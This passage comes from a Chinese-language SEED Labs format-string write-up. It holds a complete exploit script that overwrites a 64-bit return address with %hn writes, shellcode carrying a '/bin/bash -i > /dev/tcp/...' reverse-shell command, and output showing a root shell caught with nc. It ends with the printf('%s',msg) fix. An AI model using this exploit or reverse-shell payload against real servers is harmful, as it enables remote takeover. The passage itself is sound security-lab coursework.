```

**如何解决0导致format string解析停止的问题呢?**

我们把地址放在format string后面，这样format string里面不含0就不会停止解析。之前已经得出`buf[]`的offset是34，所以地址的偏移应该是两位数，先用00占位符打印出`fmt`的长度为41bytes。

```
fmt = (s).encode('latin-1')
print("length of fmt:"+str(len(fmt)))
```

```
[04/18/23]seed@VM:~/.../attack-code$ python3 exploit.py
0x7fffffffe754
length of fmt:41
[04/18/23]seed@VM:~/.../attack-code$
```

[41/8]=6[41/8]=6，所以地址分别放在40(34+6)、41、42个参数的位置。format string：

```
s = "%." + str(0x7fff) + "x" + "%40$hn" + "%." + str(0xe6fc-0x7fff) + "x" +
"%41$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%42$hn"
```

format string后面加上需要被改变的2字节值的地址，这里`content[48:56]`对应的就是栈上第40个偏移的位置（前两个字节）

```
content[48:56] = (s3_addr).to_bytes(8, byteorder='little')   #目标值在content中的位置
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')
```

脚本代码如下：

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo '===== Success! ======'                  *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "/bin/ls -l; echo '===== Success! ======'                  *"
   #"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))
```

```python
# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
buf_addr = 0x00007fffffffe200
ret_addr = 0x00007fffffffe148
start = 1500 - len(shellcode)               # Change this number
print("===start",start)
print("addr of shellcode:"+'%#x'%(buf_addr+start))
#shell_addr = 0x00007fffffffe6fc
content[start:start + len(shellcode)] = shellcode

s1 = 0xe6fc  # shell_code_addr 0-16位
s1_addr = ret_addr
s2 = 0xffff  # 16-32位
s2_addr=ret_addr+0x2
s3 = 0x7fff  # 32-48位
s3_addr=ret_addr+0x4

############################################################
# This line shows how to store a 4-byte integer at offset 0

s = "%." + str(0x7fff) + "x" + "%40$hn" + "%." + str(0xe6fc-0x7fff) + "x" +
"%41$hn" + "%." + str(0xffff-0xe6fc) + "x" + "%42$hn"
fmt = (s).encode('latin-1')
print("length of fmt:"+str(len(fmt)))
content[0:0+len(fmt)] = fmt

content[48:56] = (s3_addr).to_bytes(8, byteorder='little')
content[56:64] = (s1_addr).to_bytes(8, byteorder='little')
content[64:72] = (s2_addr).to_bytes(8, byteorder='little')

############################################################

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

生成badfile文件，然后发送给server，运行结果如下：

```
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
[04/18/23]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 60382
root@5088ba0db48b:/fmt# ls
ls
core
format
server
root@5088ba0db48b:/fmt# pwd
pwd
/fmt
root@5088ba0db48b:/fmt# ls
ls
core
```

## Task6: Fixing the Problem

我们先看一下gcc的warning message：

```
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

这个warning的含义是print(msg)这种写法将一个非常量作为format string，且没有格式化参数。

把`printf(msg)`改成`printf("%s",msg)`，`printf`的第一个参数format string固定下来，只会以`%s`的形式解析msg。重新编译可以消除warning:

```
[04/18/23]seed@VM:~/.../server-code$ make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
[04/18/23]seed@VM:~/.../server-code$
```

我们用尝试重复Task3第一部分修改target的值，发现已经无法修改：

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd7c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd6e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | habcd11223344000100008049db5080e5320080e61c0ffffd7c0ffffd6e80
80e62d4080e5000ffffd78808049f7effffd7c0000000000000006408049f47080e5320000005dc0
00005dcffffd7c0ffffd7c0080e97200000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000001571e000
80e5000080e5000ffffdda808049efffffd7c0000005dc000005dc080e5320000000000000000000
0000000ffffde7400000000000000000000000000000005dcThe target variable's value (afte
r):  0x00000200
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```